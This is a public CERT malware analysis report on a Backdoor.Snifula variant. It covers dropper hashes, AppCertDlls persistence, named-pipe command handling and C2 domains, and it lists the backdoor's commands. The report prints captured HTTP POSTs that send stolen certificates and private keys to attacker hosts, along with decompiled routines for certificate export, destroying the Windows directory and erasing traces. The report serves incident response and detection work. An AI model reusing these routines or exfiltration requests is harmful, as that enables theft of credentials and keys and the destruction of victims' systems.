TLP:WHITE

Malware analysis report of a Backdoor.Snifula variant

CIRCL - Computer Incident Response Center Luxembourg and National CERT of Luxembourg

41, avenue de la gare, 1611 Luxembourg, Luxembourg[*]

(Dated: 2012-07-25 Initial version)

(12-07-27 Updated domain intel)

(12-09-12 Updated take-down)

(13-05-29 Public release (TLP:WHITE))

Abstract

Trojan horses and particularly information stealing malware are a prevalent risk in information security. According to Symantec, Snifula is a family of information stealing trojan horses known since 2006 and the developers enhanced it over the years up to the current version (see Appendix for a history). The actual version is - like its predecessors - not spread very widely, but has some unusual and underestimated capabilities that go farther than stealing passwords or files from an infected computer. A main ability of the malware is the X.509 certificate stealing functionality, which is in its maliciousness beyond the usual information stealing scenarios and generally only considered being a theoretical attack in most organizations. This report shows that the threat is real and being used in targeted attacks - and that the attackers can reach this goal by using documented Windows functions only.

[*] Electronic address: info@circl.lu; URL: `http://www.circl.lu/`

Contents

I. INTRODUCTION

CIRCL has been involved in an international call to support a foreign CERT with the analysis of this particular malware. We have only been handed over an MD5 of the malware, which we were able to locate in and download from a malware database. During the work with this file, several files have been produced during different types of analysis. This report aims to give an overview of the entire chain, from installation to operation of the malware.

II. EXAMINED FILES

1. File: 2a7.exe

   (a) Origin: VirusTotal

   (b) Function: Dropper

   (c) Checksums

      i. MD5: eaa5e4f26028c41ba3935a4ac455892c

      ii. SHA1: 049db2d7030bf7563974a2c25671aef046cabf99

        iii. SHA-256: 2a72d04024a37413d260c53433309f62e922736fae3b2e321f0cdfcb2927ccf7

2. File: dump_00E30000.bin

    (a) Origin: Dumped from a segment of 2a7.exe during dynamic analysis

    (b) Function: DLL, identified to be the decrypted ctfmreg.dll (see 4.)

    (c) Checksums

        i. MD5: a6bf4ae086b8d28612de4bc0d7ec4abe

        ii. SHA1: 2b6b4fbc77553425b00ee3135e2e83386ebd797f

        iii. SHA-256: e352a6e73b52096da9ef78e09b29f9b4b969264a0cb682a4dc9da976d260d0bd

3. File: dump_006D0000.bin

    (a) Origin: Dumped from a segment of 2a7.exe during dynamic analysis

    (b) Function: Installer

    (c) Checksums

        i. MD5: d819facd7c980b01bf44ea7efbf6af42

        ii. SHA1: abfe4e74b345669a0fcd8a34bff9c9a0a7bc9c44

        iii. SHA-256: f6cc42d577c25192282b4eddff3efebc8efefa4056b6939e14af17fd3e365722

4. File: ctfmreg.dll

    (a) Origin: File extracted while running dump_006D0000.bin

    (b) Function: Actual encrypted malware installed and running on a 32 bit Windows system

    (c) Checksums

        i. MD5: f9005fd7eb85a81f2f9b1474bba61be0

        ii. SHA1: 89196b0ed3189e8571924144e57aa867f72164bd

        iii. SHA-256: 67d8a87c1361b9b3a150f1dcf05082f874ed316fde3aa5311b8b7ff93bbd09f2

5. File: ctfmreg64.dll

    (a) Origin: File extracted while running dump_006D0000.bin (with binary instrumentation)

(b) Function: Actual encrypted malware installed and running on a 64 bit Windows system

(c) Checksums

   i. MD5: edb1c6fa185dc818e9cf1d107974561a

   ii. SHA1: 383b76f23ac1d469a59a85af1a8d9c1d3f932e2f

   iii. SHA-256: 4384ec85f5d83e4d8e474e4899098787c513e0a42ff1047a28f5244448dce7f7

6. File: [8 decimals digits from GetTickCount()].bat (example: 41082546.bat)

   (a) Origin: File dropped while running dump_006D0000.bin

   (b) Function: Batch file to delete files after installation


   (c) Checksums for 41082546.bat

      i. MD5: d226a657b279c5fc0a892748230a56ff

      ii. SHA1: fa7e4fb6d6de3c4769001cbfce0a00ba02ef28a5

      iii. SHA-256: 9dae2767b8e3499d37418a75ddd04d457c7ec8d6c8f312ee109c95a8a97e7761

III. CHARACTERISTICS OF THE INSTALLATION PROCESS



- File 2a7.exe (dropper) runs dump_006D0000.bin, which drops - based on the underlying Windows environment - either the file ctfmreg.dll on a 32 bit system or ctfmreg64.dll on a 64 bit system into the directory c:\windows\system32\ and decrypts and loads is into memory (which was dumped as dump_00E30000.bin)

- The file is registered in

  ```
  HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls\
  ```

  on 32 bit Windows environments with the key:value pair

  ```
  mmcpapir:c:\windows\system32\ctfmreg.dll
  ```

  or with the following pair on 64 bit Windows environments

  ```
  mmcpapir:c:\windows\system32\ctfmreg64.dll
  ```

- Initial startup is triggered via ShellExecute on

  ```
  rundll32.exe ctfmreg.dll,CreateProcessNotify
  ```

  Interestingly, analysis of the file ctfmreg.dll shows a list of 46 exported functions, from which solely this CreateProcessNotify is left after the internal decryption process. A possible intention of the malware author(s) might be to make the library look unsuspicious. On the other side the list of exports in this particular, unique combination qualifies pretty good as a detection signature. The false positive rate has not been evaluated, though.

- The file 41082546.bat (example filename) is started last. The filename is based on GetTickCount as input for %lu.bat where %lu is a format string. It removes the installation file and itself.

- The following pseudo code illustrates the process:

```
DWORD __stdcall main(const CHAR *cmdLine)
{
    HMODULE_1 = GetModuleHandleA(0);
    HMODULE_0 = GetModuleHandleA(0);
    WindowsVersion = GetVersion();
    current_process_id = GetCurrentProcessId();
    shell_execute(cmdLine);
    pMem = 0; memset(&v13, 0, 0x18u);
    if ( call_QueryInformationToken(&pMem) )
    {
        if ...
        if ( write_ctfmreg_dll() )
        {
            EventAttributes.nLength = 12;
            EventAttributes.bInheritHandle = 0;
            if ...
            HEVENT = CreateEventA(&EventAttributes, TRUE, FALSE, lpName);
            if ( HEVENT )
            {
                SetEvent(HEVENT);
                Sleep(2000u);
                ResetEvent(HEVENT);
                CloseHandle(HEVENT);
                HRSRC32 = FindResourceA(0, "CLIENT32", 0xA);
                if ( HRSRC32 )
                    inject_decrypted_resource_into_browser(HRSRC32, 0x10);
                if ( check_wow64(current_process_id) )
                {
                    HRSRC64 = FindResourceA(0, "CLIENT64", 0xA);
                    if ( HRSRC64 )
                        inject_decrypted_resource_into_browser(HRSRC64, 0x18);
                }
                HTIMER = CreateWaitableTimerA(&EventAttributes, TRUE, lpTimerName);
                if ...
                LocalFree(EventAttributes.lpSecurityDescriptor);
                ret = 0;
            }
        }
    }
    create_write_execute_batch_file();
    if ( ret == -1 )
        ret = GetLastError();
    return ret;
}
```


IV. POST-INSTALLATION AND RUNTIME ANALYSIS

A. Behavior

1. *Anti-analysis*

After the installation as described in section III., a ctfmreg.dll is loaded into explorer.exe. It takes care that ctfmreg.dll is loaded into every process that is started on the infected computer and by doing so it prevents basic investigation methods by not allowing various programs to start, like Sysinternals procmon.exe.

> "Procmon was unable to allocate sufficient memory to run. Try increasing the size of your page file."



Name	Base...	Size	Description
unicode.nls	0x1b0000	88 kB	
locale.nls	0x1d0000	260 kB	
sortkey.nls	0x220000	260 kB	
sorttbls.nls	0x270000	24 kB	
ctype.nls	0x3e0000	12 kB	
normaliz.dll	0x400000	36 kB	Unicode Normalization DLL
ctfmreg.dll	0xed0000	96 k	
index.dat	0xf00000	32	
index.dat	0xfe0000	32	
explorer.exe	**0x1000000**	**1,020 k**	
xpsp2res.dll	0x1440000	2.77 M	
urlmon.dll.mui	0x17a0000	40	

Procmon was unable to allocate sufficient memory to run.
Try increasing the size of your page file.

It also takes care that only Internet Explorer or Mozilla Firefox are used as a browser. Other browsers, particularly the following, are exited during startup:

- Opera
- Safari
- Chrome

2. *Pipe communication for Inter Process Communication*

At this point in time, a communication pipe is established on the system. The pipe is part of the Inter Process Communication schema of the malware and used to execute commands. The pipe is built with this format string:

```
\\.\pipe\{%08x-%04x-%04x-%04x-%08x%04x}
```

And was constant during our investigation. Nevertheless, there is an initialization factor that might change. In our tests the pipe's name was the following:

```
 {370a98c4-cd53-7296-38fd-ec812a37fe5b}
```

This pipe can be enumerated as a host signature, e.g. with Sysinternals pipelist.

3. *Registry interaction*

The following Registry keys are set up in

```
HKEY_CURRENT_USER\Software\AppDataLow\{dd2706e2-58d9-ec64-3673-ca57d81d8ca1}
```

- key 'k1' with a 4 byte value reflecting the user id, which is created using the Windows API function CoCreateGuid()
- key 'k2' with a 4 byte value which doesn't seem to be used within this component
- key 'Version' with the version number (currently 0x0c = 12)
- key 's1' with a 4 byte value which is created/used when the SOCKS functionality is turned on

4. *Network behavior*

Only if a browser is opened, the network functions become active.
Immediately when a browser is opened, the following hosts are queried with HTTP POSTs:

- wednesltr.com.tw
- masmitnd.com.tw

- financepfrro.com.tw

Two backup IP addresses are also in the binary, but not seen to be queried:

- 200.46.204.8

- 95.143.198.47

5. Different actions performed on the network:

1. Upload of X.509 certificates: A function opens the certificate store, enumerates and exports all certificates and also the private keys, encrypts them with the password 'password', compresses the file and sends it over the network:

```
POST http://wednesltr.com.tw/uda
Content-Type: multipart/form-data; boundary=---------------------------1d7248c1d7248c1d7248c
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:11.0) Gecko/20100101 Firefox/11.0
Host: wednesltr.com.tw
Content-Length: 246335
Connection: keep-alive
Multipart form
Form data: upload_file:
PK...........@.J.$(...........AuthRoot.pfxUT
...A.O.A.O.A.O.7...0.......0.....?*.H..
.............0....0.....?*.H..
........0.......0.....?*.H..
[...]
```

2. Upload of basic environment information:

```
POST http://wednesltr.com.tw/uda
Content-Type: multipart/form-data; boundary=---------------------------1d7248c1d7248c1d7248c
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:11.0) Gecko/20100101 Firefox/11.0
Host: wednesltr.com.tw
Content-Length: 641
Connection: keep-alive
Multipart form
Form data: upload_file:
OS: Microsoft Windows XP Professional Service Pack 3 (build: 2600)
ARCH: x86 32bit
USER: Admin
user_id: 153958625
version_id: 12
sys: 1
```

   (a) The server simply replies with 'ok!'

3. Upload of basic software information:

```
POST http://masmitnd.com.tw/ping
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:11.0) Gecko/20100101 Firefox/11.0
Host: masmitnd.com.tw
Content-Length: 64
Connection: keep-alive
URLEncoded form
user_id: 153958625
version_id: 12
socks: 0
build: 32940
crc: 00000000
```

(a) The server returns a file which appears to be a configuration file, gzip compressed and encrypted. This file also contains new instructions

4. Ask for command:

```
POST http://wednesltr.com.tw/ucommd
Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:11.0)
Gecko/20100101 Firefox/11.0
Host: wednesltr.com.tw
Content-Length: 64
Connection: keep-alive
URLEncoded form
user_id: 153958625
version_id: 12
socks: 0
build: 32940
crc: 00000000
```

(a) This HTTP POST request is executed regularly in a separate thread. It asks for a new command from the server and the response is evaluated and executed on the infected system. A complete list of possible commands is shown in the following chapter.

V. STATIC ANALYSIS

A. Snifula Command analysis

External commands received via HTTP can be:

- EXE (261)
- DL_EXE (262)
- DL_EXE_ST (263)
- CLEAR_COOK (267)
- VER (-)
- REBOOT (259)
- KILL (264)
- GET_CERTS (265)
- GET_COOKIES (266)
- SOCKS_START (271)
- SOCKS_STOP (270)
- GET_LOG (-)

These external commands are translated into internal commands. The control is set up to be performed via a named pipe. The number in brackets is the corresponding internal command sent via the named pipe to the receiving function. The malware uses the browser API to communicate with the servers. Here it uses the functionality of DeleteUrlCacheEntry() to delete the used URLs from the browser cache to delete traces.

- 271: SOCKS start
- 270: SOCKS stop
- 258: Find files (threaded)

- 259: Reboot Windows
- 260: Write file
- 261: Write executable module and execute
- 262: Write executable module
- 263: Write executable module and make it autostart
- 264: Corrupt windows directory and reboot computer
- 265: Start Certificate stealing thread
- 266: Start Cookie stealing thread
- 267: Copy Cookies, History and Internet Cache files
- 268: Write log
- 269: Read log

Some of the internal commands are not mapped to external commands or they are part of an external command.

B. Details about specific commands:

1. Certificate stealing

The certificates of the certificate stores (shown in the following listing) are exported, including their private key. This is done in the function export_certificates:

```
PFXExportCertStoreEx(HCERTSTORE, &pPFX, L"password", 0, EXPORT_PRIVATE_KEYS)
```

This exports the given certificate store, including the private keys, encrypting it with the password 'password'.

```
DWORD __stdcall certs_thread(int a1)
{
    temp = make_temp_file();
    if ( temp )
    {
        DeleteFileA(temp);
        if ( CreateDirectoryA(temp, 0) )
```

```
                {
                        export_certificates("My", temp);
                        export_certificates("AddressBook", temp);
                        export_certificates("AuthRoot", temp);
                        export_certificates("CertificateAuthority", temp);
                        export_certificates("Disallowed", temp);
                        export_certificates("Root", temp);
                        export_certificates("TrustedPeople", temp);
                        export_certificates("TrustedPublisher", temp);
                        error = create_file_and_add_to_send_list(temp, 1);
                        file_operations(temp, 1, 1);
                        RemoveDirectoryA(temp);
                }
                else
                {
                        error = GetLastError();
                }
                HeapFree(hHeap, 0, temp);
        }
        else
        {
                error = 1006;
        }
        pFile = HeapAlloc(hHeap, 0, 0x400u);
        wsprintfA(pFile, "Certs ended with status %u\n", error);
        size_file = lstrlenA(pFile);
        pipe_process_command(size_file, 268, pFile);
        HeapFree(hHeap, 0, pFile);
        return error;
}
```

The certificate files are archived and compressed into a temporary file of the format [16 hex characters].tmp, they are written at

```
C:\Documents and Settings\<USER NAME>\Local Settings\Temp
```

Subsequently, another thread collects and uploads these files periodically, started within this function:

```
create_thread_collect_upload_files()
```

2. *Screenshot taking*

The malware contains functionality to take screenshots from the infected computer. In contrast to the outlined control schema via HTTP embedded commands from section V.a., the screenshot taking command is embedded within the encrypted file returned to the /ping command (see section IV.a.5.2). A screenshot is taken when the file contains the command "SCREENSHOT". The screenshot file is then uploaded.

3. Cookie, History and Internet cache stealing

The malware collects all browser history and cache files from the browser folder and collects cookie files from Internet Explorer, Firefox and Macromedia Flash Player. The files are assembled and uploaded.

4. Write executable modules

The malware can retrieve an additional executable file and either

- save it to <Temp Path>\[filename].exe where filename is a decimal unsigned long representation of the result of GetTickCount()
- save and run it
- save and make it autostart via

  ```
  HKCU\Software\\Microsoft\\Windows\\CurrentVersion\\Run
  ```

5. KILL - Corrupt Windows

When the malware receives the 'KILL' command, the inode of the Windows directory is overwritten with the malware module and a reboot is triggered. Overwriting the windows directory renders the Windows installation unusable.

6. SOCKS server

The malware is able to create a reverse connection to a server on the internet, basically able to act as a proxy server for the attacker. This functionality can be turned on dynamically on request.

VI. OBSERVATIONS

A. General observations

This is a list of general observations regarding the capabilities of this malware

- Internet connections are proxy capable. Even username and passwords are read from the current browser configuration
- The combination of History stealing (targets), Cookies (authentication information), X.509 certificates (strong authentication) and acting as a proxy server for the attacker is considered a high risk and a serious threat to the confidentiality of information that are usually heavily protected and only accessible from defined networks.
- The malware uses Threads, Windows Events, Asynchronous Procedure Calls and Windows Pipe communication and appears to be well-written in terms of design and implementation including error handling.
- The malware writer(s) left a string of his build environment within the binary, that could be used for signatures:

  ```
  C:\tmp\NRM-27_01_12\PDB\client_x32.pdb
  ```

- The encrypted file returned following the /ping command needs a deeper investigation, because it could contain more functionalities that are not covered in this analysis and could be done in a related future work.

B. Observations regarding hosts / IP addresses / registrars

The attacker has left a few traces by registering domains and using IP addresses. The network registry information is included in the Appendix and does not give any specific hints about the attacker, except that he has or had access to different hosts at IP addresses at various places in the world:

- CAT Telecom Public Company Ltd, Thailand
- Hurricane Electric , Inc ., USA

- AltNet, IP Kolobov Aleksandr Grigorievich, Ukraine
- HUB.ORG, Panama
- SERVERCONNECT, Sweden

The domain registry information includes some interesting information that is worth to be mentioned here.

The domains included in the binary

- wednesltr.com.tw
- masmitnd.com.tw
- financepfrro.com.tw

share common elements: they are all registered the same day by the same "person" at the same registrar:

```
Registrant:
      Aster Ltd
      Lu Bing-hsian   aster@gmail.com
      +86.8457434354
      +86.8457434354
      No.8, JiaXing Road,Antes Economic & Technological Development Area,Yantai,Shandong,China
      YanTai, ShanDong
      CN

Administrative Contact:
      Lu Bing-hsian   aster@gmail.com
      +86.8457434354
      +86.8457434354

Technical Contact:
      Lu Bing-hsian   aster@gmail.com
      +86.8457434354
      +86.8457434354
Record expires on 2013-03-06 (YYYY-MM-DD)
Record created on 2012-03-06 (YYYY-MM-DD)

Domain servers in listed order:
      ns3.cnmsn.com
      ns4.cnmsn.com

Registration Service Provider: WebCC Ltd.
```

Interestingly, there are around 40 domains listed at domaintools.com which are all registered by the email address 'aster@gmail.com'. It would be no surprise if those domains are also used for malicious activities. These domains are included in the Appendix.

VII. APPENDIX

A. History of Snifula

- 2006 - Infostealer.Snifula.A: http://www.symantec.com/security_response/writeup.jsp?docid=2006-072610-2145-99&tabid=2
- 2006 - Infostealer.Snifula.B: http://www.symantec.com/security_response/writeup.jsp?docid=2006-110710-2700-99&tabid=2
- 2007 - Infostealer.Snifula.C: http://www.symantec.com/security_response/writeup.jsp?docid=2007-051005-4518-99&tabid=2
- 2012 - Backdoor.Snifula.D: http://www.symantec.com/security_response/writeup.jsp?docid=2012-062203-0431-99&tabid=2

B. VirusTotal results

1. *Detections for file 2a7.exe (as of 2012-07-22)*

```
nProtect:                  Trojan.Generic.7361643
McAfee:                    Artemis!EAA5E4F26028
K7AntiVirus:               Trojan
TheHacker:                 Trojan/Dropper.Injector.disx
VirusBuster:               Trojan.DR.Injector!wZtuXJUqECU
NOD32:                     a variant of Win32/Kryptik.ACYX
F-Prot:                    W32/Trojan2.NQMQ
Symantec:                  WS.Reputation.1
Norman:                    W32/Injector.ACVI
TrendMicro-HouseCall:      TROJ_SPNR.16CI12
Avast:                     Win32:Dropper-KLC [Drp]
Kaspersky:                 Trojan-Dropper.Win32.Injector.disx
BitDefender:               Trojan.Generic.7361643
Emsisoft:                  Trojan-Dropper.Win32.Injector!IK
Comodo:                    UnclassifiedMalware
F-Secure:                  Trojan.Generic.7361643
VIPRE:                     Trojan.Win32.Generic.pak!cobra
AntiVir:                   TR/Drop.Injector.disx
TrendMicro:                TROJ_SPNR.16CI12
McAfee-GW-Edition:         Artemis!EAA5E4F26028
Sophos:                    Troj/FakeAV-FGJ
```

```
GData:                     Trojan.Generic.7361643
Commtouch:                 W32/Trojan2.NQMQ
AhnLab-V3:                 Dropper/Win32.Injector
VBA32:                     TrojanDropper.Injector.disx
Ikarus:                    Trojan-Dropper.Win32.Injector
Fortinet:                  W32/Injector.DISX!tr
AVG:                       Dropper.Generic5.BODG
Panda:                     Generic Trojan
Scanned: 2012-04-19 12:29:10 - 42 scans - 29 detections (69.0%)
```

2. Detections for file dump_00E30000.bin

No detections (as of 2012-07-22)

3. Detections for file dump_006D0000.bin

No detections (as of 2012-07-22)

4. Detections for file ctfmreg.dll (as of 2012-07-22)

```
McAfee:                    Generic PWS.y!d2z
K7AntiVirus:               Riskware
TheHacker:                 Trojan/Kryptik.wrl
VirusBuster:               Trojan.Kryptik!WjiRK5FHsos
NOD32:                     a variant of Win32/Kryptik.WRL
F-Prot:                    W32/Agent.IV.gen!Eldorado
Norman:                    W32/Suspicious_Gen4.VNDC
Avast:                     Win32:Kryptik-IAQ [Trj]
Kaspersky:                 Backdoor.Win32.Papras.fgi
Comodo:                    UnclassifiedMalware
VIPRE:                     Trojan.Win32.Generic!BT
AntiVir:                   TR/Spy.Ursnif.89
McAfee-GW-Edition:         Generic PWS.y!d2z
Emsisoft:                  Trojan-Spy.Win32.Ursnif!IK
Microsoft:                 TrojanSpy:Win32/Ursnif
GData:                     Win32:Kryptik-IAQ
Commtouch:                 W32/Agent.IV.gen!Eldorado
AhnLab-V3:                 Backdoor/Win32.Papras
Ikarus:                    Trojan-Spy.Win32.Ursnif
Fortinet:                  W32/FakeAV.FGJ!tr
AVG:                       Crypt.ARZV
Scanned: 2012-05-03 16:25:11 - 40 scans - 21 detections (52.0%)
```

5. *Detections for file ctfmreg64.dll*

No detections (as of 2012-07-22)

C. Interesting code parts

1. *Corrupt Windows*

```
CHAR *__usercall corrupt_windows<eax>(DWORD this<ecx>, int a2<edi>)
{
        CHAR *windows_directory; // eax@1 MAPDST
        LPSTR pStr; // eax@2
        const CHAR *dir_without_drive_letter; // esi@2
        HANDLE hFileWindowsDirectory; // esi@2
        HMODULE hInstance; // eax@3
        BOOL success; // ebp@3
        void *v9; // ecx@3
        DWORD NumberOfBytesWritten; // [sp+0h] [bp-4h]@1
        NumberOfBytesWritten = this;
        windows_directory = HeapAlloc(hHeap, 0, MAX_PATH);
        if ( windows_directory )
        {
                GetWindowsDirectoryA(windows_directory, MAX_PATH);
                pStr = StrChrA(windows_directory, ':');
                pStr[1] = 0;
                dir_without_drive_letter = pStr + 2;
                wsprintfA(pStr + 2, "\\\\.\\%s", windows_directory);// '\\.\windows'
                hFileWindowsDirectory = CreateFileA(dir_without_drive_letter, RW_ALL, 3u, 0, OPEN_EXISTING, 0, 0);
                if ( hFileWindowsDirectory != -1 )
                {
                        hInstance = GetModuleHandleA(0);          // GetModuleHandle(0) gives a hInstance
                        success = WriteFile(hFileWindowsDirectory, hInstance, 0x10000u, &NumberOfBytesWritten, 0);
                        CloseHandle(hFileWindowsDirectory);
                        if ( success )
                                reboot_windows(v9);
                }
                windows_directory = HeapFree(hHeap, 0, windows_directory);
        }
        return windows_directory;
}
```

2. *Delete URL from URL Cache*

```
signed int __stdcall delete_URL_from_UrlCache(LPCSTR URL)
{
        HLOCAL hMem; // edi@1
        HANDLE UrlCacheEntry; // ebx@2
        signed int ret; // [sp+8h] [bp-8h]@1
        DWORD cbCacheEntryInfo; // [sp+Ch] [bp-4h]@1
        ret = 0;
        cbCacheEntryInfo = 4096;
        hMem = LocalAlloc(0x40u, 0x1000u);
        if ( hMem )
        {
                UrlCacheEntry = FindFirstUrlCacheEntryA(0, hMem, &cbCacheEntryInfo);
                if ( UrlCacheEntry )
        {
            ret = 1;
            do
            {
                if ( StrStrIA(*(hMem + 1), URL) )
                    DeleteUrlCacheEntry(*(hMem + 1));
                cbCacheEntryInfo = 4096;
            }
            while ( FindNextUrlCacheEntryA(UrlCacheEntry, hMem, &cbCacheEntryInfo) );
            FindCloseUrlCache(UrlCacheEntry);
        }
        LocalFree(hMem);
    }
    return ret;
}
```

D. Exports

1. ctfmreg.dll

```
Flags           : 00000000
Time stamp      : Tue Mar 13 20:32:46 2012
Version         : 0.0
DLL name        : client.dll
Ordinals base   : 1. (00000001)
# of Addresses: 46. (0000002E)
# of Names      : 46. (0000002E)
  1. 00011F9D CreateProcessNotify
  2. 000054B3 RefreshAppRegEnum
  3. 000028C6 DestroyOverStructPool
  4. 0000223A ServerGetApplicationType
  5. 000066DC FreeOverStruct
  6. 0000451A OpenAppRegEnum
  7. 00006AA2 GetComputerObject
  8. 00005D02 CallBeginning
  9. 00002C55 ResetCallCount
 10. 0000583B OpenComponentLibraryOnStreamEx
 11. 000061B1 ReinitOverStruct
 12. 00001881 SetActionLogModeSz
 13. 00006965 SetSilent
 14. 00005A12 OpenComponentLibraryEx
 15. 00008AC4 MonitorHandle
 16. 00001104 OpenComponentLibraryOnMemEx
 17. 00005DBD RegisterApplication
 18. 000030DB GetGlobalBabyJITEnabled
 19. 00006F0D SetUnimodemTimer
 20. 0000125B SetActionLogMode
 21. 000074B3 ExecuteAction
 22. 00006B9B StopMonitoringHandle
 23. 000026A4 SetSetupSave
 24. 00008E5B AppRegEnum
 25. 00008FC1 CreateOverStructPool
 26. 00006097 CreateUnimodemTimer
 27. 00006B06 SetupSave
 28. 0000435D StartMonitorThread
 29. 00006104 DowngradeAPL
 30. 00005BDB QueryApplication
 31. 00003991 UpdateFromAppChange
 32. 000072BC UpdateFromComponentChange
 33. 000055BE GetSimpleTableDispenser
```

```
34. 00005DB5 SyncDeviceIoControl
35. 00008609 UmPlatformDeinitialize
36. 0000275A CloseAppRegEnum
37. 000010D4 UnregisterApplication
38. 00006937 StopMonitorThread
39. 00007D16 SetSetupOpen
40. 00008C1C CallEnding
41. 00007551 InprocServer32FromString
42. 000062B8 CancelUnimodemTimer
43. 000056C4 SetActionName
44. 00005269 FreeUnimodemTimer
45. 000040E1 SetActionLogFile
46. 00007E53 GetCatalogObject
```

2. *dump_00E30000.bin*

```
Flags          : 00000000
Time stamp     : Tue Mar 13 20:32:46 2012
Version        : 0.0
DLL name       : client.dll
Ordinals base  : 1. (00000001)
# of Addresses: 1. (00000001)
# of Names     : 1. (00000001)
 1. 00001872 CreateProcessNotify
```

E. Involved hosts and AS numbers

- wednesltr.com.tw (122.155.165.122)

```
inetnum:        122.155.160.0 - 122.155.191.255
netname:        CAT-IDC2-Service
descr:          CAT IDC2 14th floor
country:        TH
admin-c:        SC1450-AP
tech-c:         CS416-AP
status:         ALLOCATED NON-PORTABLE
remarks:        ***send spam abuse to support@idc.cattelecom.com***
notify:         support@idc.cattelecom.com
mnt-by:         MAINT-TH-THIX-CAT
mnt-lower:      MAINT-TH-THIX-CAT
mnt-routes:     MAINT-TH-THIX-CAT
mnt-irt:        IRT-CAT-TH
changed:        suchok@cat.net.th 20110112
source:         APNIC
person:         support CAT IDC
nic-hdl:        SC1450-AP
e-mail:         support@idc.cattelecom.com
address:        CAT-IDC Data Comm. Dept.(IDC)
address:        CAT Telecom Public Company Ltd,
address:        72 Charoenkrung Road Bangrak Bangkok THAILAND 10501
address:
```

```
phone:          +66-2-6141240-3
fax-no:         +66-2-6142270
country:        TH
changed:        suchok@bulbul.cat.net.th 20070719
mnt-by:         MAINT-NEW
source:         APNIC
person:         CAT-IDC Spamming tracking team
nic-hdl:        CS416-AP
e-mail:         abuse@idc.cattelecom.com
address:        Internet data center department CAT Tower floor 13
                72 charenkrung Rd. Bangrak  Bangkok
phone:          +66-210-41240
fax-no:         +66-210-41244
country:        TH
changed:        suchok@bulbul.cat.net.th 20091211
mnt-by:         MAINT-NEW
source:         APNIC
```

- masmitnd.com.tw (64.62.146.101)

```
NetRange:       64.62.128.0 - 64.62.255.255
CIDR:           64.62.128.0/17
OriginAS:       AS6939
NetName:        HURRICANE-4
NetHandle:      NET-64-62-128-0-1
Parent:         NET-64-0-0-0-0
NetType:        Direct Allocation
Comment:        ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:        2002-08-27
Updated:        2012-02-24
Ref:            http://whois.arin.net/rest/net/NET-64-62-128-0-1
OrgName:        Hurricane Electric, Inc.
OrgId:          HURC
Address:        760 Mission Court
City:           Fremont
StateProv:      CA
PostalCode:     94539
Country:        US
RegDate:
Updated:        2011-04-13
Ref:            http://whois.arin.net/rest/org/HURC
ReferralServer: rwhois://rwhois.he.net:4321
OrgTechHandle:  ZH17-ARIN
OrgTechName:    Hurricane Electric
OrgTechPhone:   +1-510-580-4100
OrgTechEmail:   hostmaster@he.net
```

```
OrgTechRef:        http://whois.arin.net/rest/poc/ZH17-ARIN
OrgAbuseHandle:  ABUSE1036-ARIN
OrgAbuseName:     Abuse Department
OrgAbusePhone:    +1-510-580-4100
OrgAbuseEmail:    abuse@he.net
OrgAbuseRef:       http://whois.arin.net/rest/poc/ABUSE1036-ARIN
RTechHandle:       ZH17-ARIN
RTechName:         Hurricane Electric
RTechPhone:        +1-510-580-4100
RTechEmail:        hostmaster@he.net
